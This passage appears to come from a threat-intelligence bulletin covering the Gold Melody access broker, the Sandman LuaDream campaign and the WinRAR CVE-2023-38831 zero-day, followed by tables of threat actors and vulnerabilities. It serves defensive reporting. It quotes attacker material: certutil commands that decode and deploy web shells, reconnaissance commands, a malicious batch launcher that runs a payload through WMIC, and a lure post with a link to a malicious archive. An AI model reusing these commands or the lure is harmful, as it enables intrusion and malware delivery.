- Use anti-proxy techniques to avoid malicious IP sources.
- Disallow the RDP & SSH feature for unknown connections.
- Do not install unwanted applications from untrusted sources.
- Do not use malicious/free VPNs to access web applications or networks.
- Implement packet filtration & IDS/IPD mechanisms through the firewall.
- Enable SSL with SMTP protocol for safe transmission.
- Enable limitations on administrative access or rights.

Remediation

- Monitor event logs.
- Regularly back up data and store backups offline.
- Enable automatic software updates on computers.
- Administrators should limit port proxy usage within environments.
- Download only trusted software from known sites.
- Use post method for sending & retrieving data through communication channels.
- Update your machine & servers on a monthly basis.
- Enable packet filtration through the firewall.
- Configure DLP in environment properly.
- Update the operating system (OS) and all installed programs.
- Use paid VPN to access web applications or networks.
- Use trusted anti-malware & anti-phishing programs.
- Enable two-factor authentication for transferring data packets.

Cyber Group 'Gold Melody' Selling Compromised Access to Ransomware Attackers

An initial access broker (IAB) who sells access to infiltrated organizations to other adversaries so they may carry out follow-up attacks, like ransomware, has been identified as a financially driven threat actor.


The e-crime collective Gold Melody, also known as Prophet Spider (CrowdStrike) and UNC961 (Mandiant), has been identified by SecureWorks' Counter Threat Unit (CTU).

Image Source: HiatusRAT Malware Resurfaces: Taiwan Firms and U.S. Military Under Attack


"This financially motivated group has been active since at least 2017, compromising organizations by exploiting vulnerabilities in unpatched internet-facing servers," the cybersecurity firm claimed.

Detection

- Gold Melody has been previously linked to attacks exploiting security flaws in JBoss Messaging (CVE-2017-7504), Citrix ADC (CVE-2019-19781), Oracle WebLogic (CVE-2020-14750 and CVE-2020-14882), GitLab (CVE-2021-22205), Citrix ShareFile Storage Zones Controller (CVE-2021-22941), Atlassian Confluence (CVE-2021-26084), ForgeRock AM (CVE-2021-35464), and Apache Log4j (CVE-2021-44228) servers.
- In a report released in March 2023 by Mandiant, the company noted that "in multiple instances, UNC961 intrusion activity has preceded the deployment of Maze and Egregor ransomware from distinct follow-on actors."



- The group was also referred to as "resourceful in their opportunistic angle to initial access operations" and it was highlighted that the organization "employs a cost-effective approach to achieve initial access by exploiting recently disclosed vulnerabilities using publicly available exploit code."



UNC961 Exploits CVE-2017-7504

DAY 0

13:23:06 UTC
Initial Access: dir output to text file

```
cmd.exe /c "dir > k.txt"
```

13:26:29 UTC
Persistence: Web shell deployment and certutil decode

```
cmd.exe /c "echo <base64>" > k.txt
```

```
cmd.exe /c "certutil -f -decode ..\server\default\
  deploy\jms\jbossmq-httpil.sar\jbossmq-
  httpil.war\k.txt ..\server\default\deploy\jms\
  jbossmq-httpil.sar\jbossmq-httpil.war\k.jspx"
```

13:31:49 UTC
Persistence: Second Web shell deployed (BLUEBEAM JSP)

```
C:\<path>\jboss-4.2.3.GA\server\default\
  deploy\jms\jbossmq-httpil.sar\jbossmq-
  httpil.war\httpil.jsp
```

DAY 27

20:11:05 UTC
Discovery: Command execution
for internal reconnaissance and network testing

```
cmd /c "cd /d "C:/<path>/jboss-4.2.3.GA/
  bin/"&quser" 2>&1
cmd /c "cd /d "C:/<path>/jboss-4.2.3.GA/
  bin/"&ipconfig /all" 2>&1
cmd /c "cd /d "C:/<path>/jboss-4.2.3.GA/
  bin/"&slookup intensive[.]int" 2>&1
cmd /c "cd /d "C:/<path>/jboss-4.2.3.GA/
  bin/"&nslookup intensive[.]int" 2>&1
cmd /c "cd /d "C:/<path>/jboss-4.2.3.GA/
  bin/"&nslookup ord.intensive[.]int" 2>&1
cmd /c "cd /d "C:/<path>/jboss-4.2.3.GA/
  bin/"&nslookup syd.intensive[.]int" 2>&1
cmd /c "cd /d "C:/<path>/jboss-4.2.3.GA/
  bin/"&ping -n 1 119.9.3[.]198" 2>&1
cmd /c "cd /d "C:/<path>/jboss-4.2.3.GA/
  bin/"&dir c:\users" 2>&1
cmd /c "cd /d "C:/<path>/jboss-4.2.3.GA/
  bin/"&net user" 2>&1
cmd /c "cd /d "C:/<path>/jboss-4.2.3.GA/
  bin/"&nslookup <admin account> /domain"
  2>&1
```

- After gaining a foothold, web shells are deployed for persistence, and then directories are created in the compromised host to house the infection chain's tools.
- Reconnaissance lays the door for data exfiltration, lateral movement, and credential harvesting. Nevertheless, all five of the attacks ultimately turned out to be ineffective.

Prevention

- Block unknown scripts from running.
- Do not click on malicious links.
- Use anti-proxy techniques to avoid malicious IP sources.
- Disallow the RDP feature for unknown connections.
- Do not install unwanted applications from untrusted sources.
- Do not use malicious/free VPNs to access web applications or networks.
- Implement packet filtration & IDS/IPD mechanisms through the firewall.
- Enable SSL with SMTP protocol for safe transmission.
- Enable limitations on administrative access or rights.

Remediation

- Monitor event logs.
- Administrators should limit port proxy usage within environments.
- Download only trusted software from known sites.
- Use post method for sending & retrieving data through communication channels.
- Update your machine & servers on a monthly basis.
- Enable packet filtration through the firewall.
- Configure DLP in environment properly.
- Update the operating system (OS) and all installed programs.
- Use paid VPN to access web applications or networks.
- Use trusted anti-malware & anti-phishing programs.
- Enable two-factor authentication for transferring data packets.

Mysterious ‘Sandman’ Threat Actor Targets Telecom Providers Across Three Continents

A series of cyberattacks against telecommunicator providers in the Middle East, Western Europe, and the South Asian subcontinent have been linked to a hitherto unknown threat actor known as Sandman.

It is noteworthy that the attack uses the just-in-time (JIT) LuaJIT compiler to deliver the unique LuaDream implant.


“The activities we observed are characterized by strategic lateral movement to specifically targeted workstations and minimal engagement, suggesting a deliberate approach aimed at achieving the set objectives while minimizing the risk of detection,” SentinelOne security researcher Aleksandar Milenkoski wrote in a report co-published with QGroup.

“The LuaDream implementation indicates a well-executed, maintained, and actively developed project of a considerable scale.” However, the data at hand points to a cyber espionage adversary with a proclivity for attacking the telecom sector globally. Neither the campaign nor its tactics have been linked to any recognized threat actor or group. In August 2023, the attacks were initially seen over a period of weeks.

Detection

- The actions we saw happened over a period of several weeks in August 2023. Sandman attacked specially selected workstations using the pass-the-hash approach over the NTLM authentication protocol after acquiring administrative credentials and performing reconnaissance. On one of the targets, employees in supervisory roles were given access to every workstation.
- We discovered an average five-day interval between infiltrations into various endpoints. After gaining access, Sandman

stopped any further activity and focused just on distributing the folders and files necessary for loading and running LuaDream. The following deployed filesystem artifacts were seen:




```
C:\Windows\System32\ualapi.dll
C:\ProgramData\FaxConfig\fax.dat
C:\ProgramData\FaxConfig\fax.cache
C:\ProgramData\FaxConfig\fax.module
C:\ProgramData\FaxConfig\fax.Application
C:\ProgramData\FaxLib\
```

- To run Lua Dream, Sandman made use of the DLL hijacking approach. The malicious DLL they inserted, called ualapi.dll, is the first step in the complex Lua Dream loading procedure. It poses as its genuine counterpart, a User Access Logging (UAL) component. The Fax and Spooler Windows service starts with the ualapi.dll library loaded. On the targeted workstations, we saw the Spooler service load the malicious ualapi.dll and run Lua Dream inside of it.
- It's important to notice that the threat actor did not restart the Fax or Spooler service to compel the execution of Lua Dream, probably to avoid being discovered through service manipulation. Instead, they waited patiently for one of these services to start up during the subsequent system boot and load the malicious ualapi.dll.

Lua Dream | Staging

The complicated staging procedure used by Lua Dream was created with an emphasis on avoiding detection and undermining analysis. The total process consists of seven major stages and is begun by the Fax or Spooler service, which would run the UalStart export of the malicious ualapi.dll when it is started. These use a combination of fully formed DLL PE images, code, and Lua JIT bytecode and are executed entirely in memory.

The DLL images used in Lua Dream staging are displayed in the following table:




Name	Compilation timestamp	Exports
ualapi.dll	Wed Aug 09 18:24:18 2023	UalInstrument, UalStart, UalStop
MemoryLoadPex64.dll	Wed Mar 22 23:55:07 2023	ProtectMain
common.dll	Wed Aug 09 18:21:18 2023	jsadebugd

Despite the possibility of the threat actor manipulating the DLL timestamps, it is more plausible that they are genuinely considering how close the intrusion date is to August 2023. The timestamps of ualapi.dll and common.dll deviate from their actual deployment dates by barely a few days, suggesting that these images may have been created particularly for this infiltration.

The NtSetInformationThread function, file close operations on invalid handles (0x123456), detection of Wine-based sandboxes, and in-memory mapping of malicious PE images to evade EDR API hooks and file-based detections are a few of the anti-analysis measures that have been implemented.

XOR-based encryption and compression are frequently used to bundle next-stage code. The files fax.dat, fax.Application, and fax.module contain code that is packed for staging. The code emerged from the fax. The application includes a Lua JIT engine that enables the execution of both Lua Dream and other internal Lua JIT components, such as interface and crt.

The fax's contents and the XML-formatted configuration are retrieved once the interface unpacks the crt file from the fax.module.cache file. It is an encrypted and compressed Lua function that returns the Base-64 encoded reference names and implementations of Lua Dream components.



Prevention

- Block unknown scripts from running.
- Do not click on malicious links.
- Use anti-proxy techniques to avoid malicious IP sources.
- Disallow the RDP feature for unknown connections.
- Do not install unwanted applications from untrusted sources.
- Do not use malicious/free VPNs to access web applications or networks.
- Implement packet filtration & IDS/IPD mechanisms through the firewall.
- Enable limitations on administrative access or rights.

Remediation

- Monitor event logs.
- Administrators should limit port proxy usage within environments.
- Download only trusted software from known sites.
- Use post method for sending & retrieving data through communication channels.
- Update your machine & servers on a monthly basis.
- Enable packet filtration through the firewall.
- Configure DLP in environment properly.
- Update the operating system (OS) and all installed programs.
- Use paid VPN to access web applications or networks.
- Use trusted anti-malware & anti-phishing programs.
- Enable two-factor authentication for transferring data packets.

WinRAR Security Flaw Exploited in Zero-Day Attacks to Target Traders

Hackers actively used a WinRAR zero-day vulnerability (CVE-2023-38831) to install malware when users clicked on innocent files in an archive, which gave them access to online cryptocurrency trading accounts.

Since April 2023, the flaw has been actively exploited, assisting in the distribution of several malware families, including DarkMe, GuLoader, and Remcos RAT.

Due to the WinRAR zero-day vulnerability, threat actors were able to produce malicious.RAR and.ZIP packages that displayed files like JPG (.jpg) photos, text (.txt), and PDF (.pdf) documents that appeared to be seemingly innocent.


However, the vulnerability resulted in a script being run that infected the device with malware when a user opened the document.

When a security researcher analyzed a malicious archive that Group-IB published, they found that merely double-clicking a PDF would launch a CMD script that would install malware.

The zero-day vulnerability was resolved in WinRAR version 6.23, which was released on August 2, 2023. This version also fixes CVE-2023-40477, a vulnerability that can lead to command execution when opening a specially designed RAR file.

Detection

- Researchers from Group-IB said they found the WinRAR zero-day vulnerability being used to target cryptocurrency and stock trading forums, where the hackers pretended to be other enthusiasts sharing their trading tactics. The findings were detailed in a paper that was published recently.
- Links in these forum posts led to specially created WinRAR ZIP or RAR archives that claimed to include the common trading strategy, which was made up of PDFs, text files, and photos.



Author
Topic: my best Personal Strategy to trade with bitcoin (Read 17 times)
#1

BtcTrading123 (OP)
Brand new
Online
Activity: 0
Merit: 0

my best Personal Strategy to trade with bitcoin
Today at 09:43:50 AM

Hello everyone, nice to join you on this forum, believe it or not, I would like to show you how this year many people could make a high income thanks to bitcoin, trying to better explain my theory I want to attach my concept of the market trend here https://files.catbox.moe/a6im8a.rar (these are the methods that I use it to study the market) and I have to tell you that based on past years, I think it should be very profitable to invest in bitcoin this year but I'm still waiting for your opinions, in any case if anyone has any tips for me let me know, I'm new on this forum but I have been dealing with trading for many years, thank you for your attention.

- The forum post titles, such as "best Personal Strategy to trade with bitcoin," show that the archives were aimed at traders.
- Users saw what looks to be a benign file, such as a PDF, when the archives were opened, along with a folder with the same name as the file, as illustrated below.




Strategy.rar.zip - ZIP archive, unpacked size 3,431,406 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
Trading_Strategies_2023.pdf	3,106,409	2,929,617	File folder	4/11/2023 1:33 ...	
Trading_Strategies_2023.pdf	279,723	237,275	File	4/11/2023 1:07 ...	1AF593F5
TSG_Trading_Intro.png	45,274	41,751	PNG image	4/11/2023 1:31 ...	CC8A833F

Total 1 folder, 2 files, 3,431,406 bytes


- However, the CVE-2023-38831 vulnerability would covertly start a script in the folder to infiltrate the device with malware when the user double-clicked on the PDF. These scripts also loaded the dummy document at the same time to avoid drawing attention to themselves.



```
@echo off
if not DEFINED IS_MINIMIZED set IS_MINIMIZED=1 && start "" /min "%~dpnx0" %* && exit
cd %TEMP%
for /F "delims=" %%K in ('dir /b /s "Trading_Strategies_2023.pdf"') do for /F "delims=" %%G in ('dir /b /s "Images.com"')
do WMIC process call create "%%~G"&&"%%~K"&&exit
exit
```

- Using a specially constructed archive that differs from safe files in structure, WinRAR may be able to exploit this vulnerability by giving its Shell Execute function an erroneous parameter when it tries to open the bogus file. By skipping the innocent file and instead finding and executing a batch or CMD script, the program launches a different file while the user thinks they are opening a safe file. When the script is run, a self-extracting (SFX) CAB archive is launched, which infects the computer with several malware strains, including the RAT infections Dark Me, GuLoader, and Remco.

- Remco RAT allows the attackers greater robust control over infected devices, allowing for the execution of arbitrary commands, keylogging, screen recording, file management, and reverse proxy functionality. As a result, it may also make espionage activities easier.


Infection chain involving the file extension spoofing exploit (CVE-2023-38831)
WinRAR.exe
1 Opens ZIP archive in WinRAR
Victim
2 Clicks on the image file
Weaponized ZIP archive
Image
3 Instead of the image file opening, the malicious script will be launched using the file extension spoofing vulnerability
BAT script
4 The script launch an SFX archive
SFX
File hierarchy in the archive
Actions directed by the malicious code that exploits the vulnerability
User actions

Prevention

- Block unknown scripts from running.
- Do not click on malicious links.
- Apply filter to accept only trusted HTTPS connections.
- Use anti-proxy techniques to avoid malicious IP sources.
- Disallow the communication feature for unknown connections.
- Do not install unwanted applications from untrusted sources.
- Do not use malicious/free VPNs to access web applications or networks.
- Implement packet filtration & IDS/IPD mechanisms through the firewall.
- Enable limitations on administrative access or rights.

Remediation

- Monitor event logs.
- Administrators should limit port proxy usage within environments.
- Download only trusted software from known sites.
- Use post method for sending & retrieving data through communication channels.
- Update your machine & servers on a monthly basis.
- Enable packet filtration through the firewall.
- Configure DLP in environment properly.
- Update the operating system (OS) and all installed programs.
- Use paid VPN to access web applications or networks.
- Use trusted anti-malware and anti-phishing programs.
- Enable two-factor authentication for transferring data packets.

TOP THREAT ACTORS

Threat Actor	IOC Reference
Sandman	https://www.sentinelone.com/labs/sandman-apt-a-mystery-group-targeting-telcos-with-a-luajit-toolkit/?&web_view=true
Capra RAT	https://www.sentinelone.com/labs/capratube-transparent-tribes-caprarat-mimics-youtube-to-hijack-android-phones/?&web_view=true
Earth Lusca	https://www.trendmicro.com/en_us/research/23/i/earth-lusca-employs-new-linux-backdoor.html?&web_view=true

TOP EXPLOITED VULNERABILITIES


Threat	Description	Reference Link
Microsoft Windows UMPDDrvRealizeBrush Use-After-Free Local Privilege Escalation Vulnerability CVE-2023-38161	Vulnerability allows local attackers to escalate privileges on affected installations of Microsoft Windows. An attacker must first obtain the ability to execute low-privileged code on the target system to exploit this vulnerability. The specific flaw exists within the win32kfull driver.	ZDI-23-1445 | Zero Day Initiative
SolarWinds Orion Platform Update Action Exposed Dangerous Method Remote Code Execution Vulnerability CVE-2023-23840	Vulnerability allows remote attackers to execute arbitrary code on affected installations of SolarWinds Orion Platform. An attacker can leverage this vulnerability to execute code in the context of NETWORK SERVICE.	https://www.solarwinds.com/trust-center/security-advisories/cve-2023-23840
NETGEAR Orbi 760 SOAP API Authentication Bypass Vulnerability CVE-2023-41183	Vulnerability allows network-adjacent attackers to bypass authentication on affected installations of NETGEAR Orbi 760 routers. The specific flaw exists within the implementation of the SOAP API. The issue results from the lack of authentication prior to allowing access to functionality.	https://therecord.media/netgear-releases-patches-for-two-bugs
Unified Automation UaGateway Certificate Parsing Integer Overflow Denial-of-Service Vulnerability CVE-2023-41185	Vulnerability allows remote attackers to create a denial-of-service condition on affected installations of Unified Automation UaGateway. When parsing the certificate length field, the process does not properly validate user-supplied data, which can result in an integer overflow.	https://www.cybersecurity-help.cz/vdb/SB2023083121
D-Link DIR-3040 HTTP Request Processing Referrer Heap-Based Buffer Overflow Remote Code Execution Vulnerability CVE-2023-41229	Vulnerability allows network-adjacent attackers to execute arbitrary code on affected installations of D-Link DIR-3040 routers. The specific flaw exists within the prog.cgi binary, which handles HNAP requests made to the lighttpd webserver listening on TCP ports 80 and 443.	ZDI-23-1337 | Zero Day Initiative
Synology RT6600ax WEB API Endpoint Command Injection Remote Code Execution Vulnerability CVE-2023-41738	Vulnerability allows network-adjacent attackers to execute arbitrary code on affected installations of Synology RT6600ax routers. The issue results from the lack of proper validation of a user-supplied string before using it to execute a system call.	https://feedly.com/cve/CVE-2023-41738
Visualware MyConnection Server doRTAAccessCTConfig Cross-Site Scripting Authentication Bypass Vulnerability CVE-2023-42034	Vulnerability allows remote attackers to bypass authentication on affected installations of Visual ware My Connection Server. The issue results from the lack of proper validation of user-supplied data, which can lead to the injection of an arbitrary script.	ZDI-23-1399 | Zero Day Initiative
Hewlett Packard Enterprise OneView reset Admin Password Authentication Bypass Vulnerability CVE-2023-30908	Vulnerability allows remote attackers to bypass authentication on affected installations of Hewlett Packard Enterprise OneView. The specific flaw exists within the reset Admin Password endpoint.	https://securityonline.info/cve-2023-30908-hpe-oneview-remote-authentication-bypass-vulnerability/
Microsoft Windows UMPDDrvStrokeAndFillPath Use-After-Free Local Privilege Escalation Vulnerability CVE-2023-36804	Vulnerability allows local attackers to escalate privileges on affected installations of Microsoft Windows. An attacker must first obtain the ability to execute low-privileged code on the target system to exploit this vulnerability. The specific flaw exists within the win32kfull driver.	CVE-2023-36804 - Security Update Guide - Microsoft - Windows GDI Elevation of Privilege Vulnerability
Microsoft Exchange Approved Application Collection Deserialization of Untrusted Data Remote Code Execution Vulnerability CVE-2023-36756	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Microsoft Exchange. The specific flaw exists within the lack of protection against deserialization of the Approved Application Collection class.	CVE-2023-36756 - Security Update Guide - Microsoft - Microsoft Exchange Server Remote Code Execution Vulnerability
Microsoft Office Word FBX File Parsing Out-Of-Bounds Write Remote Code Execution Vulnerability CVE-2023-27909	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Microsoft Office Word. The specific flaw exists within the parsing of FBX files. The issue results from the lack of proper validation of user-supplied data, which can result in a write past the end of an allocated buffer.	CVE-2023-27909 - Security Update Guide - Microsoft - AutoDesk: CVE-2023-27909 Out-Of-Bounds Write Vulnerability in Autodesk® FBX® SDK 2020 or prior
Foxit PDF Reader PDF File Parsing Use-After-Free Remote Code Execution Vulnerability CVE-2023-42096	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Foxit PDF Reader. User interaction is required to exploit this vulnerability in that the target must visit a malicious page or open a malicious file. The specific flaw exists within the parsing of PDF files.	Security Bulletins | Foxit

Security Bulletin

1. **North Korean Hackers Deploy New Malicious Python Packages in PyPI Repository –** A malicious program disguised as a VMware vSphere connector module called vConnector was published to the PyPI (Python Package Index) repository by North Korean state-sponsored hackers. One of the downloads, VMConnect, was aimed at IT specialists looking for virtualization capabilities when the files were first uploaded at the beginning of August.

